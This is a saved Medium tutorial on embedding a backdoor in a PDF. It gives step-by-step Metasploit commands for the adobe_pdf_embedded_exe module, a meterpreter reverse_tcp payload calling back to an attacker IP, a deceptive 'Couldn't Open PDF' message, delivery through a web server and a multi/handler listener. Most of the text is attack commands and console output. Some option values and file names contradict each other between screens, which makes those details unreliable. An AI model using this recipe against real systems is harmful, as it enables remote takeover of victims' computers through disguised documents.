

Embedding backdoor into PDF files | by David Artykov | Purple TEAM | Medium

Thursday, September 23, 2021 12:59 AM

Recortado de: <https://medium.com/purple-team/embedding-backdoor-into-pdf-files-1781dfce62b1>



Adobe keeps on being sub-par in security, and subsequently, a considerable number of customer operating systems are vulnerable.



[Lindsey O'Donnell](#)

PDF, or Portable Document Format, is an extraordinarily intricate file format, represented by numerous models and semi-principles. Like HTML and CSS, it was intended for document layout and introduction. Additionally, like HTML and CSS, it has been expanded with a JavaScript motor and document API that enables developers to transform PDF reports into applications — or agents for malware.

Among the most generally utilized Adobe items is Reader. Almost every PC has some variant of Adobe Reader on it for perusing PDFs. You presumably have it, as well. However, most people are ignorant of the security issues that Reader has encountered — and they neglect to upgrade or fix it.

In this article, we will show you how to compromise a target machine with a malicious PDF file.

First, start the msfconsole and search for the "adobe_pdf" exploit. Metasploit will present you with numerous exploits designed for various operating systems. The one that we are going to use is "exploit/windows/fileformat/adobe_pdf_embedded_exe" designed for Windows systems.

Ex: (msf > use exploit/windows/fileformat/adobe_pdf_embedded_exe).

```
msf5 > use exploit/windows/fileformat/adobe_pdf_embedded_exe
msf5 exploit(windows/fileformat/adobe_pdf_embedded_exe) >
```

Now we should view the data accessible to us about this exploit, to do so,

type the "show options" command.

```
msf > use exploit/windows/fileformat/adobe_pdf_embedded_exe
msf exploit(windows/fileformat/adobe_pdf_embedded_exe) > show options

Module options (exploit/windows/fileformat/adobe_pdf_embedded_exe):

  Name          Current Setting      Required  Description
  ----          -
  EXENAME        evil.pdf              no        The Name of payload exe.
  FILENAME       /usr/share/metasploit-framework/data/exploits/CVE-2010-1240/template.pdf yes       The output filename.
  INFILENAME     To view the encrypted content please tick the "Do not show this message again" box and press Open. no        The input PDF filename.
  LAUNCH_MESSAGE To view the encrypted content please tick the "Do not show this message again" box and press Open. no        The message to display in the File: area

Exploit target:

  Id  Name
  --  --
  0    Adobe Reader v8.x, v9.x / Windows XP SP3 (English/Spanish) / Windows Vista/7 (English)

msf exploit(windows/fileformat/adobe_pdf_embedded_exe) >
```

It will show you the default information regarding the PDF name and the location of the default basic PDF file. We need to change it and create our malicious PDF file. Before starting this tutorial, we downloaded a "cybersecurity-101.pdf" file from the website, so we are going to embed a backdoor into this file. For this, we need to set "INFILENAME" option and provide a direct path to the "cybersecurity-101.pdf" file. Next, we should change the name of the newly created malicious PDF file to something more convincing by setting the "FILENAME" option. Lastly, you may create your own alert messages that can be displayed on the target computer once the malicious PDF file is run (this part is optional). To accomplish it, you need to set the "LAUNCH_MESSAGE" option and provide any warning or alert message you want.

```
msf exploit(windows/fileformat/adobe_pdf_embedded_exe) > set FILENAME Cyber_Security.pdf
FILENAME => Cyber_Security.pdf
msf exploit(windows/fileformat/adobe_pdf_embedded_exe) > set INFILENAME /root/Downloads/cybersecurity-101.pdf
INFILENAME => /root/Downloads/cybersecurity-101.pdf
msf exploit(windows/fileformat/adobe_pdf_embedded_exe) > set LAUNCH_MESSAGE Couldn't Open PDF: Something's keeping this PDF from opening
LAUNCH_MESSAGE => Couldn't Open PDF: Something's keeping this PDF from opening
msf exploit(windows/fileformat/adobe_pdf_embedded_exe) >

msf exploit(windows/fileformat/adobe_pdf_embedded_exe) > show options

Module options (exploit/windows/fileformat/adobe_pdf_embedded_exe):

  Name          Current Setting      Required  Description
  ----          -
  EXENAME        Cyber_Security.pdf   no        The Name of payload exe.
  FILENAME       /root/Downloads/cybersecurity-101.pdf yes       The output filename.
  INFILENAME     /root/Downloads/cybersecurity-101.pdf no        The input PDF filename.
  LAUNCH_MESSAGE Couldn't Open PDF: Something's keeping this PDF from opening no        The message to display in the File: area

Exploit target:

  Id  Name
  --  --
  0    Adobe Reader v8.x, v9.x / Windows XP SP3 (English/Spanish) / Windows Vista/7 (English)

msf exploit(windows/fileformat/adobe_pdf_embedded_exe) >
```

Once the basic setup is complete next, we need to find a payload to embed it into the PDF file. Type the "show payloads" command to list all available payloads and pick the one of your interest. In this example, we will use the "windows/meterpreter/reverse_tcp" payload.

```
msf exploit(windows/fileformat/adobe_pdf_embedded_exe) > show payloads
```

```
msf exploit(windows/fileformat/adobe_pdf_embedded_exe) > show payloads

Compatible Payloads
=====
Name                               Disclosure Date Rank Description
-----
generic/custom                      normal Custom Payload
generic/debug_trap                  normal Generic x86 Debug Trap
generic/shell_bind_tcp              normal Generic Command Shell, Bind TCP Inline
generic/shell_reverse_tcp           normal Generic Command Shell, Reverse TCP Inline
generic/tight_loop                  normal Generic x86 Tight Loop
windows/dllinject/bind_hidden_ipknock_tcp normal Reflective DLL Injection, Hidden Bind Ipknock TCP Stager
windows/dllinject/bind_hidden_tcp   normal Reflective DLL Injection, Hidden Bind TCP Stager
windows/dllinject/bind_ip6_tcp      normal Reflective DLL Injection, Bind IPv6 TCP Stager (Windows x86)
windows/dllinject/bind_ip6_tcp_uuid normal Reflective DLL Injection, Bind IPv6 TCP Stager with UUID Support (Windows x86)
windows/dllinject/bind_named_pipe   normal Reflective DLL Injection, Windows x86 Bind Named Pipe Stager
windows/dllinject/bind_nonx_tcp     normal Reflective DLL Injection, Bind TCP Stager (No NX or Win7)
windows/dllinject/bind_tcp          normal Reflective DLL Injection, Bind TCP Stager (Windows x86)
```

Set the "PAYLOAD" option to "windows/meterpreter/reverse_tcp" and hit "Enter." Type the "show options" command to list all available options that can be set further.

```
msf exploit(windows/fileformat/adobe_pdf_embedded_exe) > set PAYLOAD windows/meterpreter/reverse_tcp
PAYLOAD => windows/meterpreter/reverse_tcp
msf exploit(windows/fileformat/adobe_pdf_embedded_exe) > show options

Module options (exploit/windows/fileformat/adobe_pdf_embedded_exe):

Name           Current Setting  Required  Description
-----
EXENAME        Cyber_Security.pdf  no        The Name of payload exe.
FILENAME       /root/Downloads/cybersecurity-101.pdf  yes       The output filename.
INFILENAME     /root/Downloads/cybersecurity-101.pdf  yes       The Input PDF filename.
LAUNCH_MESSAGE Couldnt Open PDF: Somethings keeping this PDF from opening  no        The message to display in the File: area

Payload options (windows/meterpreter/reverse_tcp):

Name           Current Setting  Required  Description
-----
EXITFUNC       process          yes       Exit technique (Accepted: '', seh, thread, process, none)
LHOST          yes              yes       The listen address (an interface may be specified)
LPORT          4444             yes       The listen port

**DisablePayloadHandler: True (RHOST and RPORT settings will be ignored)**

Exploit target:

Id  Name
--  ---
0   Adobe Reader v8.x, v9.x / Windows XP SP3 (English/Spanish) / Windows Vista/7 (English)

msf exploit(windows/fileformat/adobe_pdf_embedded_exe) >
```

Set the "LHOST" option to an attacker's IP and then type "exploit" to create a malicious PDF file. You may also change the default port number to whatever you like, but in this case, we will keep it as is.

```
msf exploit(windows/fileformat/adobe_pdf_embedded_exe) > set LHOST 10.10.10.4
LHOST => 10.10.10.4
msf exploit(windows/fileformat/adobe_pdf_embedded_exe) > exploit

[*] Reading in '/root/Downloads/report-2019-cybersecurity-predictions-en.pdf'...
[*] Parsing '/root/Downloads/report-2019-cybersecurity-predictions-en.pdf'...
[*] Using 'windows/meterpreter/reverse_tcp' as payload...
[*] Parsing Successful. Creating 'Cybersecurity.pdf' file...
[*] Cybersecurity.pdf stored at /root/.msf4/local/Cybersecurity.pdf
msf exploit(windows/fileformat/adobe_pdf_embedded_exe) >
```

When the generating process is completed successfully, your backdoored PDF file will be stored at the "/root/.msf4/local/Cybersecurity.pdf" location. Now, let's move this file to our web server so we can deliver it to our target machine efficiently.

Ex: (root@kali:~# mv /root/.msf4/local/Cybersecurity.pdf /var/www/html/Evil-Files/).

Before running our malicious PDF file on the target computer, we need to

start the listener to listen for an incoming connection. For this, we are going to use "exploit/multi/handler" with "windows/meterpreter/reverse_tcp" payload.

```
msf exploit(windows/fileformat/adobe_pdf_embedded_exe) > use exploit/multi/handler
msf exploit(multi/handler) > set PAYLOAD windows/meterpreter/reverse_tcp
PAYLOAD => windows/meterpreter/reverse_tcp
msf exploit(multi/handler) > show options

Module options (exploit/multi/handler):

  Name  Current Setting  Required  Description
  ----  -
  LHOST  10.10.10.4       yes       The listen address (an interface may be specified)
  LPORT  4444             yes       The listen port

Payload options (windows/meterpreter/reverse_tcp):

  Name  Current Setting  Required  Description
  ----  -
  EXITFUNC  process         yes       Exit technique (Accepted: '', seh, thread, process, none)
  LHOST     10.10.10.4       yes       The listen address (an interface may be specified)
  LPORT     4444             yes       The listen port

Exploit target:

  Id  Name
  --  -
  0    Wildcard Target


msf exploit(multi/handler) >
```

Set the "LHOST" option to an attacker's IP and set "LPORT" to a port number you used during the creation of the malicious PDF file. In this example, we kept the default port, so we will not change it and keep it as is. Then type "exploit" to start listening.

```
msf exploit(multi/handler) > set LHOST 10.10.10.4
LHOST => 10.10.10.4
msf exploit(multi/handler) > exploit

[*] Started reverse TCP handler on 10.10.10.4:4444
```

Once the PDF file is executed in the target computer, it'll display legitimate PDF file contents, but in the background, our malicious backdoor will run and send a reverse shell connection to an attacker computer.





Adobe has had various security issues with its items, including Adobe Reader, Illustrator, Flash, and others. Security vulnerabilities are halfway in charge of Apple restricting Flash from their iOS. Adobe keeps on being sub-par in security, and subsequently, a considerable number of customer operating systems are vulnerable.